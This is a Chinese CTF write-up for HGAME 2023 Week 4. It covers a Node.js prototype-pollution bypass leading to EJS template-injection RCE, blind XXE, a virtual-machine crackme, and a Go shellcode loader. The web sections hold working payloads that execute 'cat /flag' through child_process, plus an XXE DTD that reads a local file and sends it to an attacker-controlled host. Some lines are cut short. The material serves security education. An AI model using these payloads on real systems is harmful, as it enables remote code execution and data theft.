HGAME 2023 Week4 Writeup

Web

Shared Diary

> 一道原型链污染之后打ejs ssti模板注入的题目，主要想让新生们学习到这两个知识点，当然也有可能会有人拿ejs通过原型链污染rce的payload然后直接打通。

根据源代码中merge函数

```
function merge(target, source) {
    for (let key in source) {
        // Prevent prototype pollution
        if (key === '__proto__') {
            throw new Error("Detected Prototype Pollution")
        }
        if (key in source && key in target) {
            merge(target[key], source[key])
        } else {
            target[key] = source[key]
        }
    }
}
```

和login接口中

```
        // save userinfo to session
        let data = {};
        try {
            merge(data, req.body)
        } catch (e) {
            return res.render("login", {message: "Don't pollution my shared diar
        }
```

这里因为merge导致了原型链污染，我们的目标是污染对象的role属性，使其成为`admin`，在了解原型链污染漏洞后，会很自然会想到

`{"__proto__": {"role": "admin"},"username":"ek1ng","password":"123"}`

但是这里merge时会对 `__proto__` 属性做检测，这里可以使用constructor.protoype来bypass 对于 `__proto__` 的waf，在lodash的CVE-2019-10744中的payload也用了类似的绕过技巧，lodash也是因为只检测了 `__proto__` 属性，在lodash.merge时就有这种类似的方法可以绕过。

```
POST /login HTTP/1.1
Content-Type: application/json
Host: localhost:8888

{"constructor": {"prototype": {"role": "admin"}},"username":"ek1ng","password":"
```

这样构造就可以成功污染原型链，拿到session.role为admin的session。

这里需要注意污染后再之后去正常的登陆请求，都会因为merge函数抛出异常（并不是检测到__proto__属性，而是这样写法的merge函数会在原型链被污染后无法正常merge，会抛出异常，可以打个断点调试一下）而被认为是检测到原型链污染。那不清楚有没有选手因为自己之前的奇奇怪怪的污染方法导致后面merge的时候报错了，然后就发现怎么打都是检测到污染，这里也是希望选手能够自己在本地进行调试，如果有在本地搭建环境调试的能力，那么是可以一步一步做出的。

之后是一个ejs ssti ，可以插入 `<%- %>` 标签来执行任意js，能够直接完成RCE。

```
<%- global.process.mainModule.require('child_process').execSync('cat /flag') %>
```

这里也存在另一个解法，在登陆页面就可以完成RCE，这是一个用来污染原型链可以导致ejs RCE的方法，也算是ejs本身的特性，只要原型链可以控制这个属性就可以，可以参考这个文章 https://www.anquanke.com/post/id/236354#h2-2。

`{"constructor": {"prototype": {"role": "admin", {"client":true,"escapeFunction":"1; return global.process.mainModule.constructor._load('child_process').execSync('cat /flag');"}}},"username":"ek1ng","password":"123"}`

Tell Me

> xxe盲注

这道题当中的 `libxml_disable_entity_loader` 的值为false，开启了对xml标签的解析

又因为在 `send.php` 当中没有xml标签解析后的回显数据，所以考虑xxe盲注

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE test [
<!ENTITY % remote SYSTEM "http://ip:8000/test.dtd">
%remote;
%int;
%send;
]>

<user><name>1</name><email>1</email><content>1</content></user>
```

dtd文件（存放在自己的服务器上）

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=/var/ww
<!ENTITY % int "<!ENTITY &#37; send SYSTEM 'http://ip:2333/?p=%file;'>">
```

因为ENTITY实体值当中不能存在 `%` 符号，所以可以将 `%` 编码成html实体 `&#37`

Character	Entity Name	Entity Number(十进制)
		&#32;
!	&excl;	&#33;
"	&quot;	&#34;
#	&num;	&#35;
$	&dollar;	&#36;
%	&percnt;	&#37;
&	&amp;	&#38;
'	&apos;	&#39;
(	&lpar;	&#40;
)	&rpar;	&#41;

Reverse

Vm

> 考点：vm题型

这里只讲一种笨点的办法，手写反汇编器还原虚拟机的指令。

虚拟机题型的关键在于分析出来虚拟机的数据结构，如寄存器，栈，内存等


```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    int i; // [rsp+20h] [rbp-A8h]
4    char v5[36]; // [rsp+28h] [rbp-A0h] BYREF
5    char v6[40]; // [rsp+50h] [rbp-78h] BYREF
6    char v7[40]; // [rsp+78h] [rbp-50h] BYREF
7
8    qmemcpy(v5, (const void *)sub_140001000(v6, argv, envp), sizeof(v5));
9    qmemcpy(v7, v5, 0x24ui64);
10   for ( i = 0; i < 40; ++i )
11     dword_140005040[i] = getchar();
12   if ( (unsigned __int8)sub_1400010B0(v7) )
13     sub_140001B80(std::cout, "try again...");
14   else
15     sub_140001B80(std::cout, &unk_1400032D0);
16   return 0;
17 }
```

在main函数中，我们可以看到第8行初始化了vm的结构体，不过这里面啥也看不出来。另外还有getchar，将输入读到了一个全局数组里，我们记该全局数组为data，或者memory也可。之后进入

sub_1400010b0中，这就是vm的主要代码了。


```
1 __int64 __fastcall sub_1400010B0(__int64 a1)
2 {
3   while ( byte_140005360[*(unsigned int *)(a1 + 24)] != 255 )
4     sub_140001940(a1);
5   return *(unsigned __int8 *)(a1 + 32);
6 }
```

可以看到一个while循环，该循环在全局数组中按a1[24]下标取的数据只要不是255就继续执行，因此该全局数组为code，就是本虚拟机的字节码数组。而a1[24]大概率是ip寄存器。我们在ida中新建一个struct，将ip的偏移确定




```
1 __int64 __fastcall sub_1400010B0(struct vm *ctx)
2 {
3   while ( byte_140005360[ctx->ip] != 255 )
4     sub_140001940(ctx);
5   return LOBYTE(ctx[1].unknown[1]);
6 }
```

此时就可以知道这部分具体是在做什么了，另外可以看到第5行ctx[1]，而一般来说ctx是一个完整的struct，所以此处的原因是我们的struct开小了，后面应该还有2个int




```
1 __int64 __fastcall sub_1400010B0(struct vm *ctx)
2 {
3   while ( byte_140005360[ctx->ip] != 255 )
4     sub_140001940(ctx);
5   return LOBYTE(ctx->unknown2[1]);
6 }
```

此处struct的大小也可以由之前的初始化结构函数来确定。我们进入sub_140001940

```
__int64 __fastcall sub_140001940(struct vm *a1)
{
  __int64 result; // rax

  result = byte_140005360[a1->ip];
  switch ( byte_140005360[a1->ip] )
  {
    case 0u:
      result = sub_1400010F0(a1);
      break;
    case 1u:
      result = sub_140001230(a1);
      break;
    case 2u:
      result = sub_140001380(a1);
      break;
    case 3u:
      result = sub_1400014D0(a1);
      break;
    case 4u:
      result = sub_1400017F0(a1);
      break;
    case 5u:
      result = sub_140001870(a1);
      break;
    case 6u:
      result = sub_1400018F0(a1);
      break;
    case 7u:
      result = sub_1400018A0(a1);
      break;
    default:
      return result;
  }
  return result;
}
```

是vm的主分发器，相当于CPU中译码器部分

```
__int64 __fastcall sub_1400010F0(struct vm *a1)
{
  __int64 result; // rax
  unsigned __int8 v2; // [rsp+0h] [rbp-18h]

  v2 = byte_140005360[a1->ip + 1];
  if ( v2 )
  {
    switch ( v2 )
    {
      case 1u:
        data[a1->unknown[2]] = a1->unknown[0];
        break;
      case 2u:
        a1->unknown[byte_140005360[a1->ip + 2]] = a1->unknown[byte_140005360[a1->ip + 3]];
        break;
      case 3u:
        a1->unknown[byte_140005360[a1->ip + 2]] = byte_140005360[a1->ip + 3];
        break;
    }
  }
  else
  {
    a1->unknown[0] = data[a1->unknown[2]];
  }
  result = (unsigned int)(a1->ip + 4);
  a1->ip = result;
  return result;
}
```

再看这个函数，可以发现此处是从data里读取数据，或者向data写入数据，或者从字节码读取数据等，猜测此处为mov指令，对应的多种寻址方式，而第一个unknown我们也基本可以确定是寄存器。按照该办法，可以确定之后的几个函数的功能。

```
__int64 __fastcall sub_140001230(struct vm *a1)
{
  __int64 result; // rax
  unsigned __int8 v2; // [rsp+0h] [rbp-18h]

  v2 = byte_140005360[a1->ip + 1];
  if ( v2 )
  {
    switch ( v2 )
    {
      case 1u:
        dword_140005D40[++a1->unknown2[0]] = a1->reg[0];
        break;
      case 2u:
        dword_140005D40[++a1->unknown2[0]] = a1->reg[2];
        break;
      case 3u:
        dword_140005D40[++a1->unknown2[0]] = a1->reg[3];
        break;
    }
  }
  else
  {
    dword_140005D40[++a1->unknown2[0]] = a1->reg[0];
  }
  result = (unsigned int)(a1->ip + 2);
  a1->ip = result;
  return result;
}
```

比如这个函数，有明显的栈操作的特征，所以此处是push，而unknown2[0]我们也可以确定是sp，修改结构体定义。(此处有一处笔误，0和1对应的都是reg[0]，不过不影响解题)

Offset	Size	struct vm
		{
0000	0018	int reg[6];
0018	0004	int ip;
001C	0004	int sp;
0020	0004	int unknown;
	0024	};

```
__int64 __fastcall sub_1400017F0(struct vm *a1)
{
  __int64 result; // rax

  if ( a1->reg[0] == a1->reg[1] )
    LOBYTE(a1->unknown) = 0;
  if ( a1->reg[0] != a1->reg[1] )
    LOBYTE(a1->unknown) = 1;
  result = (unsigned int)(a1->ip + 1);
  a1->ip = result;
  return result;
}
```

该函数是cmp函数，同时可以确定最后一个unknown为zf。

最终可以还原如下结构

```
__int64 __fastcall sub_140001940(struct vm *a1)
{
  __int64 result; // rax

  result = code[a1->ip];
  switch ( code[a1->ip] )
  {
    case 0u:
      result = mov(a1);
      break;
    case 1u:
      result = push(a1);
      break;
    case 2u:
      result = pop(a1);
      break;
    case 3u:
      result = alu(a1);
      break;
    case 4u:
      result = cmp(a1);
      break;
    case 5u:
      result = jmp(a1);
      break;
    case 6u:
      result = jne(a1);
      break;
    case 7u:
      result = je(a1);
      break;
    default:
      return result;
  }
  return result;
}
```

开始写反汇编器

```
data=[0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
code=[0x00, 0x03, 0x02, 0x00, 0x03, 0x00, 0x02, 0x03, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x02, 0x01, 0x00, 0x00, 0x03, 0x02, 0x32,
  0x03, 0x00, 0x02, 0x03, 0x00, 0x00, 0x00, 0x00, 0x03, 0x00,
  0x01, 0x00, 0x00, 0x03, 0x02, 0x64, 0x03, 0x00, 0x02, 0x03,
  0x00, 0x00, 0x00, 0x00, 0x03, 0x03, 0x01, 0x00, 0x00, 0x03,
  0x00, 0x08, 0x00, 0x02, 0x02, 0x01, 0x03, 0x04, 0x01, 0x00,
  0x03, 0x05, 0x02, 0x00, 0x03, 0x00, 0x01, 0x02, 0x00, 0x02,
  0x00, 0x01, 0x01, 0x00, 0x00, 0x03, 0x00, 0x01, 0x03, 0x00,
  0x03, 0x00, 0x00, 0x02, 0x00, 0x03, 0x00, 0x03, 0x01, 0x28,
  0x04, 0x06, 0x5F, 0x05, 0x00, 0x00, 0x03, 0x03, 0x00, 0x02,
  0x01, 0x00, 0x03, 0x02, 0x96, 0x03, 0x00, 0x02, 0x03, 0x00,
  0x00, 0x00, 0x00, 0x04, 0x07, 0x88, 0x00, 0x03, 0x00, 0x01,
  0x03, 0x00, 0x03, 0x00, 0x00, 0x02, 0x00, 0x03, 0x00, 0x03,
  0x01, 0x28, 0x04, 0x07, 0x63, 0xFF, 0xFF, 0x00]
ip=0
def mov():
    global code,ip
```

```
    match code[ip+1]:
        case 0:
            print("mov reg[0],data[reg[2]]")
        case 1:
            print("mov data[reg[2]],reg[0]")
        case 2:
            print(f"mov reg[{code[ip+2]}],reg[{code[ip+3]}]")
        case 3:
            print(f"mov reg[{code[ip+2]}],{code[ip+3]}")
    ip+=4

def push():
    global code,ip
    match code[ip+1]:
        case 0:
            print("push reg[0]")
        case 1:
            print("push reg[0]")
        case 2:
            print("push reg[2]")
        case 3:
            print("push reg[3]")
    ip+=2

def pop():
    global code,ip
    match code[ip+1]:
        case 0:
            print("pop reg[0]")
        case 1:
            print("pop reg[0]")
        case 2:
            print("pop reg[2]")
        case 3:
            print("pop reg[3]")
    ip+=2

def alu():
    global code,ip
    match code[ip+1]:
        case 0:
            print(f"add reg[{code[ip+2]}],reg[{code[ip+3]}]")
        case 1:
            print(f"sub reg[{code[ip+2]}],reg[{code[ip+3]}]")
        case 2:
            print(f"mul reg[{code[ip+2]}],reg[{code[ip+3]}]")
        case 3:
```

```
            print(f"xor reg[{code[ip+2]}],reg[{code[ip+3]}]")
        case 4:
            print(f"shl reg[{code[ip+2]}],reg[{code[ip+3]}]")
        case 5:
            print(f"shr reg[{code[ip+2]}],reg[{code[ip+3]}]")
    ip+=4

def cmp():
    global code,ip
    print("cmp reg[0],reg[1]")
    ip+=1

def jmp():
    global code,ip
    print(f"jmp {code[ip+1]}")
    ip+=2

def jne():
    global code,ip
    print(f"jne {code[ip+1]}")
    ip+=2

def je():
    global code,ip
    print(f"je {code[ip+1]}")
    ip+=2

while code[ip]!=255:
    match code[ip]:
        case 0:
            mov()
        case 1:
            push()
        case 2:
            pop()
        case 3:
            alu()
        case 4:
            cmp()
        case 5:
            jmp()
        case 6:
            jne()
        case 7:
            je()
```

运行结果如下：

```
mov reg[2],0
add reg[2],reg[3]
mov reg[0],data[reg[2]]
mov reg[1],reg[0]
mov reg[2],50
add reg[2],reg[3]
mov reg[0],data[reg[2]]
add reg[1],reg[0]
mov reg[2],100
add reg[2],reg[3]
mov reg[0],data[reg[2]]
xor reg[1],reg[0]
mov reg[0],8
mov reg[2],reg[1]
shl reg[1],reg[0]
shr reg[2],reg[0]
add reg[1],reg[2]
mov reg[0],reg[1]
push reg[0]
mov reg[0],1
add reg[3],reg[0]
mov reg[0],reg[3]
mov reg[1],40
cmp reg[0],reg[1]
jne 95
jmp 0
mov reg[3],0
pop reg[0]
mov reg[2],150
add reg[2],reg[3]
mov reg[0],data[reg[2]]
cmp reg[0],reg[1]
je 136
mov reg[0],1
add reg[3],reg[0]
mov reg[0],reg[3]
mov reg[1],40
cmp reg[0],reg[1]
je 99
```

可看出逻辑为加data[50+i]，异或data[100+i]，左移8位+右移8位，并与data[150+i]逆序（加密后结果存放在栈中）进行比较，写解密代码即可


```python
for i in range(40):
    num=data[150+39-i]
    # print(hex(num))
    num=(((num<<8)&0xFF00)+((num>>8)&0xFF))&0xFFFF
    num^=data[i+100]
    num-=data[i+50]
    print(chr(num),end="")
```

Shellcode

> 💡 考点：go 逆向，shellocde加载器以及 shellcode


根据题目名称和提示来看，此题为一个 shellcode 加载器，程序运行过程中会解密一段机器码来运行。go编译的程序主函数为main_main。观察 ida 反编译出来的内容，可很明显的观察到 base64 解码的内容，所以我们将题目中的 base64 解码并保存成文件，使用 ida 打开，即可看出是 tea 加密算法。之后再分析题目的文件读取和加密逻辑，发现就是很普通的 8 字节一组调用一次 base64 的机器码，所以写解密脚本即可。

如图为几个关键的函数，修复这些函数的传参，或者使用ida8.2free打开就可以大致看懂程序的逻辑：对shellcode 进行base64解码，然后分配内存，遍历文件夹读文件，调用函数加密，写文件。



```
if ( (unsigned __int64)&Dir <= *(_QWORD *)(v0 + 16) )
  runtime_morestack_noctxt_abi0();
Dir = io_ioutil_ReadDir();
v16 = encoding_base64___Encoding__DecodeString();
v1 = (_QWORD *)runtime_newobject();
v1[1] = "VUiD7FBIjWwkIEiJTUBIi0VAiwCJRQC4BAAAAEgDRUCLAIlFBMdFCAAAAADHRQwj";
v1[2] = 12288LL;
v1[3] = 64LL;
syscall___LazyProc__Call();
if ( !"VUiD7FBIjWwkIEiJTUBIi0VAiwCJRQC4BAAAAEgDRUCLAIlFBMdFCAAAAADHRQwj" )
  runtime_panicIndex();
v14 = v2;
v21 = v16;
v3 = (_QWORD *)runtime_newobject();
*v3 = v14;
v3[1] = v21;
v3[2] = "VUiD7FBIjWwkIEiJTUBIi0VAiwCJRQC4BAAAAEgDRUCLAIlFBMdFCAAAAADHRQwj";
v9 = syscall___LazyProc__Call();
v4 = Dir;
for ( i = 0LL; ; i = v15 + 1 )
{
  v15 = i;
  v19 = v4;
  v13 = *(_QWORD *)v4;
  (*(void (**)(void))(*(_QWORD *)v4 + 48LL))();
  runtime_concatstring2();
  os_ReadFile();
  runtime_makeslicecopy(v9, v10, v11, v12);
  v18 = v6;
  v7 = 8 * (((unsigned __int64)"inputdir/" >> 3) + 1);
  for ( j = 0LL; (__int64)j < (__int64)v7; j += 8LL )
  {
    if ( j >= v7 )
      runtime_panicIndex();
    v20 = v6 + j;
    syscall_Syscall();
    v6 = v18;
    v7 = 8 * (((unsigned __int64)"inputdir/" >> 3) + 1);
  }
  (*(void (**)(void))(v13 + 48))();
  runtime_concatstring3();
  os_WriteFile();
  if ( v15 + 1 >= 8 )
```

将上面的base64字符串复制出来解密并保存为文件



并在ida中以64位模式打开

```
